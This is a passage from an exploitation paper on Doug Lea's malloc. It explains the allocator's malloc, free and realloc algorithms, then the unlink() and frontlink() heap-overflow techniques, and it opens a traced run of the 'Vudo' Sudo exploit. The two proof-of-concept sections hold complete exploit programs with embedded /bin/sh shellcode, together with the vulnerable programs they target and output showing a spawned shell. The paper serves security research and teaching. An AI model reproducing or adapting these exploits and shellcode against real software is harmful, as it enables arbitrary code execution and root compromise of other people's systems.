[2.2.2] --- Or places this chunk in its doubly-linked list (thanks to the frontlink() macro) if it is too small (if the difference between its size and the request size is less than 0), and carries out the step[3].

[3] - "Other bins are scanned in increasing size order, using a chunk big enough to fulfill the request, and splitting off any remainder."

The scanned bins (the scan of a bin consists in traversing the associated doubly-linked list, starting from the last (the smallest) free chunk in the list, and following the back pointer of each traversed chunk) all correspond to sizes greater than or equal to the request size and are processed one by one (starting from the bin where the search at step[1] stopped) until a big enough chunk is found:

[3.1] -- This big enough chunk is divided into two parts if it is too big (if the difference between its size and the request size is greater than or equal to MINSIZE bytes). The first part (whose size is equal to the request size) is taken off its doubly-linked list via unlink() and returned to mALLOc(). The second part becomes the new 'last_remainder' via link_last_remainder().

[3.2] -- But if a chunk of exactly the right size was found, unlink() is called in order to take it off its doubly-linked list, and the chunk is then returned to mALLOc(). If no big enough chunk was found at all, the step[4] is carried out.

[4] - "If large enough, the chunk bordering the end of memory ('top') is split off."

The chunk bordering the end of the heap (the wilderness chunk presented in 3.1.2.4) is large enough if the difference between its size and the request size is greater than or equal to MINSIZE bytes (the step[5] is otherwise carried out). The wilderness chunk is then divided into two parts: the first part (whose size is equal to the request size) is returned to mALLOc(), and the second part becomes the new wilderness chunk.

[5] - "If the request size meets the mmap threshold and the system supports mmap, and there are few enough currently allocated mmapped regions, and a call to mmap succeeds, the request is allocated via direct memory mapping."

Doug Lea's Malloc calls the internal function mmap_chunk() if the above conditions are fulfilled (the step[6] is otherwise carried out), but since the default value of the mmap threshold is rather large (128k), and since the MALLOC_MMAP_THRESHOLD_ environment variable cannot override this default value when a SUID or SGID program is run, mmap_chunk() is not detailed in the present paper.

[6] - "Otherwise, the top of memory is extended by obtaining more space from the system (normally using sbrk, but definable to anything else via the MORECORE macro)."

After a successful extension, the wilderness chunk is split off as it would have been at step[4], but if the extension fails, a NULL pointer is returned to mALLOc().

------[3.5.2 - The free(3) algorithm]---------------------------------

The free(3) function, named __libc_free() in the GNU C Library (free() is just a weak symbol) and fREe() in the malloc.c file, executes in the first place the code pointed to by __free_hook if this debugging hook is not equal to NULL (but it normally is), and next distinguishes between the following cases:

[1] - "free(0) has no effect."

But if the pointer argument passed to free(3) is not equal to NULL (and it is usually not), the step[2] is carried out.

[2] - "If the chunk was allocated via mmap, it is released via munmap()."

The fREe() function determines (thanks to the macro chunk_is_mmapped() presented in 3.3.4) whether the chunk to be freed was allocated via the memory mapping mechanism (described in 3.1.2.5) or not, and calls the internal function munmap_chunk() (not detailed in the present paper) if it was, but calls chunk_free() (step[3] and step[4]) if it was not.

[3] - "If a returned chunk borders the current high end of memory, it is consolidated into the top".

If the chunk to be freed is located immediately before the top-most available chunk (the wilderness chunk), a new wilderness chunk is assembled (but the step[4] is otherwise carried out):

[3.1] -- If the chunk located immediately before the chunk being freed is unused, it is taken off its doubly-linked list via unlink() and becomes the beginning of the new wilderness chunk (composed of the former wilderness chunk, the chunk being freed, and the chunk located immediately before). As a side note, unlink() is equivalent to clear_last_remainder() if the processed chunk is the 'last_remainder'.

[3.2] -- But if that previous chunk is allocated, the chunk being freed becomes the beginning of the new wilderness chunk (composed of the former wilderness chunk and the chunk being freed).

[4] - "Other chunks are consolidated as they arrive, and placed in corresponding bins. (This includes the case of consolidating with the current 'last_remainder')."

[4.1] -- If the chunk located immediately before the chunk to be freed is unused, it is taken off its doubly-linked list via unlink() (if it is not the 'last_remainder') and consolidated with the chunk being freed.

[4.2] -- If the chunk located immediately after the chunk to be freed is unused, it is taken off its doubly-linked list via unlink() (if it is not the 'last_remainder') and consolidated with the chunk being freed.

[4.3] -- The resulting coalesced chunk is placed in its doubly-linked list (via the frontlink() macro), or becomes the new 'last_remainder' if the old 'last_remainder' was consolidated with the chunk being freed (but the link_last_remainder() macro is called only if the beginning of the new 'last_remainder' is different from the beginning of the old 'last_remainder').

------[3.5.3 - The realloc(3) algorithm]------------------------------

The realloc(3) function, named __libc_realloc() in the GNU C Library (realloc() is just a weak symbol) and rEALLOc() in the malloc.c file, executes in the first place the code pointed to by __realloc_hook if this debugging hook is not equal to NULL (but it normally is), and next distinguishes between the following cases:

[1] - "Unless the #define REALLOC_ZERO_BYTES_FREES is set, realloc with a size argument of zero (re)allocates a minimum-sized chunk."

But if REALLOC_ZERO_BYTES_FREES is set, and if realloc(3) was called with a size argument of zero, the fREe() function (described in 3.5.2) is called in order to free the chunk of memory passed to realloc(3). The step[2] is otherwise carried out.

[2] - "realloc of null is supposed to be same as malloc".

If realloc(3) was called with a pointer argument of NULL, the mALLOc() function (detailed in 3.5.1) is called in order to allocate a new chunk of memory. The step[3] is otherwise carried out, but the amount of dynamic memory requested by the user is first converted into a usable form (via request2size() presented in 3.3.2).

[3] - "Chunks that were obtained via mmap [...]."

rEALLOc() calls the macro chunk_is_mmapped() (presented in 3.3.4) in order to determine whether the chunk to be reallocated was obtained via the memory mapping mechanism (described in 3.1.2.5) or not. If it was, specific code (not detailed in the present paper) is executed, but if it was not, the chunk to be reallocated is processed by the internal function chunk_realloc() (step[4] and next ones).

[4] - "If the reallocation is for less space [...]."

[4.1] -- The processed chunk is divided into two parts if its size is MINSIZE bytes or more greater than the request size: the first part (whose size is equal to the request size) is returned to rEALLOc(), and the second part is freed via a call to chunk_free() (detailed in 3.5.2).

[4.2] -- But the processed chunk is simply returned to rEALLOc() if the difference between its size and the request size is less than MINSIZE bytes (this difference is of course greater than or equal to 0 since the size of the processed chunk is greater than or equal to the request size).

[5] - "Otherwise, if the reallocation is for additional space, and the chunk can be extended, it is, else a malloc-copy-free sequence is taken. There are several different ways that a chunk could be extended. All are tried:"

[5.1] -- "Extending forward into following adjacent free chunk."

If the chunk of memory located immediately after the chunk to be reallocated is free, the two following steps are tried before the step[5.2] is carried out:

[5.1.1] --- If this free chunk is the top-most available chunk (the wilderness chunk) and if its size plus the size of the chunk being reallocated is MINSIZE bytes or more greater than the request size, the wilderness chunk is divided into two parts. The first part is consolidated with the chunk being reallocated and the resulting coalesced chunk is returned to rEALLOc() (the size of this coalesced chunk is of course equal to the request size), and the second part becomes the new wilderness chunk.

[5.1.2] --- But if that free chunk is a normal free chunk, and if its size plus the size of the chunk being reallocated is greater than or equal to the request size, it is taken off its doubly-linked list via unlink() (equivalent to clear_last_remainder() if the processed chunk is the ‘last_remainder’) and consolidated with the chunk being freed, and the resulting coalesced chunk is then treated as it would have been at

step[4].

[5.2] -- "Both shifting backwards and extending forward."

If the chunk located immediately before the chunk to be reallocated is free, and if the chunk located immediately after is free as well, the two following steps are tried before the step[5.3] is carried out:

[5.2.1] --- If the chunk located immediately after the chunk to be reallocated is the top-most available chunk (the wilderness chunk) and if its size plus the size of the chunk being reallocated plus the size of the previous chunk is MINSIZE bytes or more greater than the request size, the said three chunks are coalesced. The previous chunk is first taken off its doubly-linked list via unlink() (equivalent to clear_last_remainder() if the processed chunk is the 'last_remainder'), the content of the chunk being reallocated is then copied to the newly coalesced chunk, and this coalesced chunk is finally divided into two parts: the first part is returned to rEALLOc() (the size of this chunk is of course equal to the request size), and the second part becomes the new wilderness chunk.

[5.2.2] --- If the chunk located immediately after the chunk to be reallocated is a normal free chunk, and if its size plus the size of the chunk being reallocated plus the size of the previous chunk is greater than or equal to the request size, the said three chunks are coalesced. The previous and next chunks are first taken off their doubly-linked lists via unlink() (equivalent to clear_last_remainder() if the processed chunk is the 'last_remainder'), the content of the chunk being reallocated is then copied to the newly coalesced chunk, and this coalesced chunk is finally treated as it would have been at step[4].

[5.3] -- "Shifting backwards, joining preceding adjacent space".

If the chunk located immediately before the chunk to be reallocated is free and if its size plus the size of the chunk being reallocated is greater than or equal to the request size, the said two chunks are coalesced (but the step[5.4] is otherwise carried out). The previous chunk is first taken off its doubly-linked list via unlink() (equivalent to clear_last_remainder() if the processed chunk is the 'last_remainder'), the content of the chunk being reallocated is then copied to the newly coalesced chunk, and this coalesced chunk is finally treated as it would have been at step[4].

[5.4] -- If the chunk to be reallocated could not be extended, the internal function chunk_alloc() (detailed in 3.5.1) is called in order to allocate a new chunk of exactly the request size:

[5.4.1] --- If the chunk returned by chunk_alloc() is located immediately after the chunk being reallocated (this can only happen when that next chunk was extended during the chunk_alloc() execution (since it was not big enough before), so this can only happen when this next chunk is the wilderness chunk, extended during the step[6] of the malloc(3) algorithm), it is consolidated with the chunk being reallocated and the resulting coalesced chunk is then treated as it would have been at step[4].

[5.4.2] --- The chunk being reallocated is otherwise freed via chunk_free() (detailed in 3.5.2), but its content is first copied to the newly allocated chunk returned by chunk_alloc(). Finally, the chunk returned by chunk_alloc() is returned to rEALLOc().

----[3.6 - Execution of arbitrary code]----------

------[3.6.1 - The unlink() technique]----------

--------[3.6.1.1 - Concept]----------

If an attacker manages to trick dlmalloc into processing a carefully crafted fake chunk of memory (or a chunk whose fd and bk fields have

been corrupted) with the unlink() macro, they will be able to overwrite any integer in memory with the value of their choosing, and will therefore be able to eventually execute arbitrary code.

```
#define unlink( P, BK, FD ) {            \
[1] BK = P->bk;                          \
[2] FD = P->fd;                          \
[3] FD->bk = BK;                         \
[4] BK->fd = FD;                         \
}
```

Indeed, the attacker could store the address of a function pointer, minus 12 bytes as explained below, in the forward pointer FD of the fake chunk (read at line[2]), and the address of a shellcode in the back pointer BK of the fake chunk (read at line[1]). The unlink() macro would therefore, when trying to take this fake chunk off its imaginary doubly-linked list, overwrite (at line[3]) the function pointer located at FD plus 12 bytes (12 is the offset of the bk field within a boundary tag) with BK (the address of the shellcode).

If the vulnerable program reads the overwritten function pointer (an entry of the GOT (Global Offset Table) or one of the debugging hooks compiled in Doug Lea's Malloc (__malloc_hook, __free_hook, etc) for example) and jumps to the memory location it points to, and if a valid shellcode is stored there at that time, the shellcode is executed.

But since unlink() would also overwrite (at line[4]) an integer located in the very middle of the shellcode, at BK plus 8 bytes (8 is the offset of the fd field within a boundary tag), with FD (a valid pointer but probably not valid machine code), the first instruction of the shellcode should jump over the overwritten integer, into a classic shellcode.

This unlink() technique, first introduced by Solar Designer, is illustrated with a proof of concept in 3.6.1.2, and was successfully exploited in the wild against certain vulnerable versions of programs like Netscape browsers, traceroute, and slocate (mentioned in 3.1.2.1).

--------[3.6.1.2 - Proof of concept]----------------------------------

The program below contains a typical buffer overflow since an attacker can overwrite (at line[3]) the data stored immediately after the end of the first buffer if the first argument they passed to the program (argv[1]) is larger than 666 bytes:

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

/*[1]*/ first = malloc( 666 );
/*[2]*/ second = malloc( 12 );
/*[3]*/ strcpy( first, argv[1] );
/*[4]*/ free( first );
/*[5]*/ free( second );
/*[6]*/ return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'`
Segmentation fault (core dumped)
```

Since the first buffer was allocated in the heap (at line[1], or more precisely during the step[4] of the malloc(3) algorithm) and not on the stack, the attacker cannot use the classic stack smashing techniques and

simply overwrite a saved instruction pointer or a saved frame pointer in order to exploit the vulnerability and execute arbitrary code:

http://www.phrack.org/show.php?p=49&a=14
http://www.phrack.org/show.php?p=55&a=8

But the attacker could overwrite the boundary tag associated with the second chunk of memory (allocated in the heap at line[2], during the step[4] of the malloc(3) algorithm), since this boundary tag is located immediately after the end of the first chunk. The memory area reserved for the user within the first chunk even includes the prev_size field of that boundary tag (as detailed in 3.3.3), and the size of this area is equal to 668 bytes (indeed, and as calculated in 3.3.1, the size of the memory area reserved for the user within the first chunk is equal to the effective size of this chunk, 672 (request2size(666)), minus 4 bytes).

So if the size of the first argument passed to the vulnerable program by the attacker is greater than or equal to 680 (668 + 3*4) bytes, the attacker will be able to overwrite the size, fd and bk fields of the boundary tag associated with the second chunk. They could therefore use the unlink() technique, but how can dlmalloc be tricked into processing the corrupted second chunk with unlink() since this chunk is allocated?

When free(3) is called at line[4] in order to free the first chunk, the step[4.2] of the free(3) algorithm is carried out and the second chunk is processed by unlink() if it is free (if the PREV_INUSE bit of the next contiguous chunk is clear). Unfortunately this bit is set because the second chunk is allocated, but the attacker can trick dlmalloc into reading a fake PREV_INUSE bit since they control the size field of the second chunk (used by dlmalloc in order to compute the address of the next contiguous chunk).

For instance, if the attacker overwrites the size field of the second chunk with -4 (0xfffffffc), dlmalloc will think the beginning of the next contiguous chunk is in fact 4 bytes before the beginning of the second chunk, and will therefore read the prev_size field of the second chunk instead of the size field of the next contiguous chunk. So if the attacker stores an even integer (an integer whose PREV_INUSE bit is clear) in this prev_size field, dlmalloc will process the corrupted second chunk with unlink() and the attacker will be able to apply the technique described in 3.6.1.1.

Indeed, the exploit below overwrites the fd field of the second chunk with a pointer to the GOT entry of the free(3) function (read at line[5] after the unlink() attack) minus 12 bytes, and overwrites the bk field of the second chunk with the address of a special shellcode stored 8 (2*4) bytes after the beginning of the first buffer (the first 8 bytes of this buffer correspond to the fd and bk fields of the associated boundary tag and are overwritten at line[4], by frontlink() during the step[4.3] of the free(3) algorithm).

Since the shellcode is executed in the heap, this exploit will work against systems protected with the Linux kernel patch from the Openwall Project, but not against systems protected with the Linux kernel patch from the PaX Team:

http://www.openwall.com/linux/
http://pageexec.virtualave.net/

```
$ objdump -R vulnerable | grep free
0804951c R_386_JUMP_SLOT   free

$ ltrace ./vulnerable 2>&1 | grep 666
malloc(666)                                     = 0x080495e8

$ set -o noclobber && cat > exploit.c << EOF
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x0804951c )
```

```
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )

#define VULNERABLE "./vulnerable"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1

char shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the special shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
        /* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$
```

------[3.6.2 - The frontlink() technique]----------

--------[3.6.2.1 - Concept]----------

Alternatively an attacker can exploit the frontlink() macro in order to abuse programs which mistakenly manage the heap. The frontlink() technique is less flexible and more difficult to implement than the unlink() technique, however it may be an interesting option since its preconditions are different. Although no exploit is known to apply this frontlink() technique in the wild, a proof of concept is presented in

3.6.2.2, and it was one of the possible techniques against the Sudo vulnerability.

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
[1] } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
[2]         while ( FD != BK && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;                           \
            }                                          \
[4]         BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
[5]     FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

If the free chunk P processed by frontlink() is not a small chunk, the code at line[1] is executed, and the proper doubly-linked list of free chunks is traversed (at line[2]) until the place where P should be inserted is found. If the attacker managed to overwrite the forward pointer of one of the traversed chunks (read at line[3]) with the address of a carefully crafted fake chunk, they could trick frontlink() into leaving the loop[2] while FD points to this fake chunk. Next the back pointer BK of that fake chunk would be read (at line[4]) and the integer located at BK plus 8 bytes (8 is the offset of the fd field within a boundary tag) would be overwritten with the address of the chunk P (at line[5]).

The attacker could store the address of a function pointer (minus 8 bytes of course) in the bk field of the fake chunk, and therefore trick frontlink() into overwriting (at line[5]) this function pointer with the address of the chunk P (but unfortunately not with the address of their choosing). Moreover, the attacker should store valid machine code at that address since their final purpose is to execute arbitrary code the next time the function pointed to by the overwritten integer is called.

But the address of the free chunk P corresponds to the beginning of the associated boundary tag, and therefore to the location of its prev_size field. So is it really possible to store machine code in prev_size?

- If the heap layout around prev_size evolved between the moment the frontlink() attack took place and the moment the function pointed to by the overwritten integer is called, the 4 bytes that were corresponding to the prev_size field could henceforth correspond to the very middle of an allocated chunk controlled by the attacker, and could therefore correspond to the beginning of a classic shellcode.

- But if the heap layout did not evolve, the attacker may still store valid machine code in the prev_size field of the chunk P. Indeed, this prev_size field is not used by dlmalloc and could therefore hold user data (as mentioned in 3.3.3), since the chunk of memory located immediately before the chunk P is allocated (it would otherwise have been consolidated with the free chunk P before the evil frontlink() call).

-- If the content and size of this previous chunk are controlled by

the attacker, they also control the content of the trailing prev_size field (the prev_size field of the chunk P). Indeed, if the size argument passed to malloc(3) or realloc(3) is a multiple of 8 bytes minus 4 bytes (as detailed in 3.3.1), the trailing prev_size field will probably hold user data, and the attacker can therefore store a jump instruction there. This jump instruction could, once executed, simply branch to a classic shellcode located just before the prev_size field. This technique is used in 3.6.2.2.

-- But even if the content or size of the chunk located before the chunk P is not controlled by the attacker, they might be able to store valid machine code in the prev_size field of P. Indeed, if they managed to store machine code in the 4 bytes corresponding to this prev_size field before the heap layout around prev_size was fixed (the attacker could for example allocate a buffer that would cover the prev_size field-to-be and store machine code there), and if the content of that prev_size field was not destroyed (for example, a call to malloc(3) with a size argument of 16 reserves 20 bytes for the caller, and the last 4 bytes (the trailing prev_size field) are therefore never overwritten by the caller) at the time the function pointed to by the integer overwritten during the frontlink() attack is called, the machine code would be executed and could simply branch to a classic shellcode.

--------[3.6.2.2 - Proof of concept]---------------------------------

The program below is vulnerable to a buffer overflow: although the attacker cannot overflow (at line[7]) the first buffer allocated dynamically in the heap (at line[1]) with the content of argv[2] (since the size of this first buffer is exactly the size of argv[2]), however they can overflow (at line[9]) the fourth buffer allocated dynamically in the heap (at line[4]) with the content of argv[1]. The size of the memory area reserved for the user within the fourth chunk is equal to 668 (request2size(666) - 4) bytes (as calculated in 3.6.1.2), so if the size of argv[1] is greater than or equal to 676 (668 + 2*4) bytes, the attacker can overwrite the size and fd fields of the next contiguous boundary tag.

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second, * third, * fourth, * fifth, * sixth;

/*[1]*/ first = malloc( strlen(argv[2]) + 1 );
/*[2]*/ second = malloc( 1500 );
/*[3]*/ third = malloc( 12 );
/*[4]*/ fourth = malloc( 666 );
/*[5]*/ fifth = malloc( 1508 );
/*[6]*/ sixth = malloc( 12 );
/*[7]*/ strcpy( first, argv[2] );
/*[8]*/ free( fifth );
/*[9]*/ strcpy( fourth, argv[1] );
/*[0]*/ free( second );
        return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'` dummy
Segmentation fault (core dumped)
```

The six buffers used by this program are allocated dynamically (at line[1], line[2], line[3], line[4], line[5] and line[6]) during the step[4] of the malloc(3) algorithm, and the second buffer is therefore located immediately after the first one, the third one after the second one, and so on. The attacker can therefore overwrite (at line[9]) the

boundary tag associated with the fifth chunk (allocated at line[5] and freed at line[8]) since this chunk is located immediately after the overflowed fourth buffer.

Unfortunately the only call to one of the dlmalloc routines after the overflow at line[9] is the call to free(3) at line[0]. In order to free the second buffer, the step[4] of the free(3) algorithm is carried out, but the unlink() macro is neither called at step[4.1], nor at step[4.2], since the chunks of memory that border the second chunk (the first and third chunks) are allocated (and the corrupted boundary tag of the fifth chunk is not even read during the step[4.1] or step[4.2] of the free(3) algorithm). Therefore the attacker cannot exploit the unlink() technique during the free(3) call at line[0], but should exploit the frontlink() (called at step[4.3] of the free(3) algorithm) technique instead.

Indeed, the fd field of the corrupted boundary tag associated with the fifth chunk is read (at line[3] in the frontlink() macro) during this call to frontlink(), since the second chunk should be inserted in the doubly-linked list of the bin number 79 (as detailed in 3.4.1, because the effective size of this chunk is equal to 1504 (request2size(1500))), since the fifth chunk was inserted in this very same doubly-linked list at line[8] (as detailed in 3.4.1, because the effective size of this chunk is equal to 1512 (request2size(1508))), and since the second chunk should be inserted after the fifth chunk in that list (1504 is indeed less than 1512, and the chunks in each list are maintained in decreasing sorted order by size, as mentioned in 3.4.2).

The exploit below overflows the fourth buffer and overwrites the fd field of the fifth chunk with the address of a fake chunk stored in the environment variables passed to the vulnerable program. The size field of this fake chunk is set to 0 in order to trick free(3) into leaving the loop[2] of the frontlink() macro while FD points to that fake chunk, and in the bk field of the fake chunk is stored the address (minus 8 bytes) of the first function pointer emplacement in the .dtors section:

http://www.synnergy.net/downloads/papers/dtors.txt

This function pointer, overwritten by frontlink() with the address of the second chunk, is read and executed at the end of the vulnerable program. Since the attacker can control (via argv[2]) the content and size of the chunk located immediately before the second chunk (the first chunk), they can use one of the methods described in 3.6.2.1 in order to store valid machine code in the prev_size field of the second chunk.

In the exploit below, the size of the second argument passed to the vulnerable program (argv[2]) is a multiple of 8 bytes minus 4 bytes, and is greater than or equal to the size of the special shellcode used by the exploit. The last 4 bytes of this special shellcode (including the terminating NUL character) are therefore stored in the last 4 bytes of the first buffer (the prev_size field of the second chunk) and correspond to a jump instruction that simply executes a classic shellcode stored right before.

Since the size of argv[2] should be equal to a multiple of 8 bytes minus 4 bytes, and since this size should also be greater than or equal to the size of the special shellcode, the size of argv[2] is simply equal to ((((sizeof(shellcode) + 4) + 7) & ~7) - 4), which is equivalent to (request2size(sizeof(shellcode)) - 4). The size of the special shellcode in the exploit below is equal to 49 bytes, and the size of argv[2] is therefore equal to 52 (request2size(49) - 4) bytes.

```
$ objdump -j .dtors -s vulnerable | grep ffffffff
 80495a8 ffffffff 00000000                    ........

$ set -o noclobber && cat > exploit.c << EOF
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x80495a8 + 4 )
```

```
#define VULNERABLE "./vulnerable"
#define FAKE_CHUNK ( (0xc0000000 - 4) - sizeof(VULNERABLE) - (16 + 1) )
#define DUMMY 0xeffaced

char shellcode[] =
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
        /* the jump instruction */
        "\xeb\xd1p";

int main( void )
{
        char * p;
        char argv1[ 676 + 1 ];
        char argv2[ 52 ];
        char fake_chunk[ 16 + 1 ];
        size_t size;
        char ** envp;
        char * argv[] = { VULNERABLE, argv1, argv2, NULL };

        p = argv1;
        /* the padding */
        memset( p, 'B', 676 - 4 );
        p += 676 - 4;
        /* the fd field of the fifth chunk */
        *( (void **)p ) = (void *)( FAKE_CHUNK );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        p = argv2;
        /* the padding */
        memset( p, 'B', 52 - sizeof(shellcode) );
        p += 52 - sizeof(shellcode);
        /* the special shellcode */
        memcpy( p, shellcode, sizeof(shellcode) );

        p = fake_chunk;
        /* the prev_size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( DUMMY );
        p += 4;
        /* the size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( 0 );
        p += 4;
        /* the fd field of the fake chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the fake chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 8 );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the size of the envp array */
        size = 0;
        for ( p = fake_chunk; p < fake_chunk + (16 + 1); p++ ) {
                if ( *p == '\0' ) {
                        size++;
                }
        }
        size++;

        /* the allocation of the envp array */
        envp = malloc( size * sizeof(char *) );

        /* the content of the envp array */
        size = 0;
```

```
        for ( p = fake_chunk; p < fake_chunk + (16+1); p += strlen(p)+1 ) {
                envp[ size++ ] = p;
        }
        envp[ size ] = NULL;

        /* the execution of the vulnerable program */
        execve( argv[0], argv, envp );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$
```

--[4 - Exploiting the Sudo vulnerability]----------

----[4.1 - The theory]----------

In order to exploit the Sudo vulnerability, and as mentioned in 2.4, an attacker should overwrite a byte of the boundary tag located immediately after the end of the msg buffer, and should take advantage of this erroneously overwritten byte before it is restored.

Indeed, the exploit provided in 4.2 tricks do_syslog() into overwriting (at line[5] in do_syslog()) a byte of the bk pointer associated with this next contiguous boundary tag, tricks malloc(3) into following (at step[3] in malloc(3)) this corrupted back pointer to a fake chunk of memory, and tricks malloc(3) into taking (at step[3.2] in malloc(3)) this fake chunk off its imaginary doubly linked-list. The attacker can therefore apply the unlink() technique presented in 3.6.1 and eventually execute arbitrary code as root.

How these successive tricks are actually accomplished is presented below via a complete, successful, and commented run of the Vudo exploit (the dlmalloc calls traced below were performed by Sudo, and were obtained via a special shared library stored in /etc/ld.so.preload):

```
$ ./vudo 0x002531dc 62595 6866
malloc( 9 ): 0x0805e480;
malloc( 7 ): 0x0805e490;
malloc( 6 ): 0x0805e4a0;
malloc( 5 ): 0x0805e4b0;
malloc( 36 ): 0x0805e4c0;
malloc( 18 ): 0x0805e4e8;
malloc( 14 ): 0x0805e500;
malloc( 10 ): 0x0805e518;
malloc( 5 ): 0x0805e528;
malloc( 19 ): 0x0805e538;
malloc( 3 ): 0x0805e550;
malloc( 62596 ): 0x0805e560;
```

This 62596 bytes buffer was allocated by the tzset(3) function (called by Sudo at the beginning of the init_vars() function) and is a simple copy of the TZ environment variable, whose size was provided by the attacker via the second argument passed to the Vudo exploit (62596 is indeed equal to 62595 plus 1, the size of a terminating NUL character).

The usefulness of such a huge dynamically allocated buffer is detailed later on, but proved to be essential to the Vudo exploit. For example, this exploit will never work against the Debian operating system since the tzset(3) function used by Debian does not read the value of the TZ environment variable when a SUID or SGID program is run.

```
malloc( 176 ): 0x0806d9e8;
free( 0x0806d9e8 );
malloc( 17 ): 0x0806d9e8;
```

```
malloc( 6 ): 0x0806da00;
malloc( 4096 ): 0x0806da10;
malloc( 6 ): 0x0806ea18;
malloc( 1024 ): 0x0806ea28;
malloc( 176 ): 0x0806ee30;
malloc( 8 ): 0x0806eee8;
malloc( 120 ): 0x0806eef8;
malloc( 15 ): 0x0806ef78;
malloc( 38 ): 0x0806ef90;
malloc( 40 ): 0x0806efc0;
malloc( 36 ): 0x0806eff0;
malloc( 15 ): 0x0806f018;
malloc( 38 ): 0x0806f030;
malloc( 40 ): 0x0806f060;
malloc( 36 ): 0x0806f090;
malloc( 14 ): 0x0806f0b8;
malloc( 38 ): 0x0806f0d0;
malloc( 40 ): 0x0806f100;
malloc( 36 ): 0x0806f130;
malloc( 14 ): 0x0806f158;
malloc( 38 ): 0x0806f170;
malloc( 40 ): 0x0806f1a0;
malloc( 36 ): 0x0806f1d0;
malloc( 36 ): 0x0806f1f8;
malloc( 19 ): 0x0806f220;
malloc( 40 ): 0x0806f238;
malloc( 38 ): 0x0806f268;
malloc( 15 ): 0x0806f298;
malloc( 38 ): 0x0806f2b0;
malloc( 17 ): 0x0806f2e0;
malloc( 38 ): 0x0806f2f8;
malloc( 17 ): 0x0806f328;
malloc( 38 ): 0x0806f340;
malloc( 18 ): 0x0806f370;
malloc( 38 ): 0x0806f388;
malloc( 12 ): 0x0806f3b8;
malloc( 38 ): 0x0806f3c8;
malloc( 17 ): 0x0806f3f8;
malloc( 38 ): 0x0806f410;
malloc( 17 ): 0x0806f440;
malloc( 40 ): 0x0806f458;
malloc( 18 ): 0x0806f488;
malloc( 40 ): 0x0806f4a0;
malloc( 18 ): 0x0806f4d0;
malloc( 38 ): 0x0806f4e8;
malloc( 40 ): 0x0806f518;
malloc( 16 ): 0x0806f548;
malloc( 38 ): 0x0806f560;
malloc( 40 ): 0x0806f590;
free( 0x0806eef8 );
free( 0x0806ee30 );
malloc( 16 ): 0x0806eef8;
malloc( 8 ): 0x0806ef10;
malloc( 12 ): 0x0806ef20;
malloc( 23 ): 0x0806ef30;
calloc( 556, 1 ): 0x0806f5c0;
malloc( 26 ): 0x0806ef50;
malloc( 23 ): 0x0806ee30;
malloc( 12 ): 0x0806ee50;
calloc( 7, 16 ): 0x0806ee60;
malloc( 176 ): 0x0806f7f0;
free( 0x0806f7f0 );
malloc( 28 ): 0x0806f7f0;
malloc( 5 ): 0x0806eed8;
malloc( 11 ): 0x0806f810;
malloc( 4095 ): 0x0806f820;
```

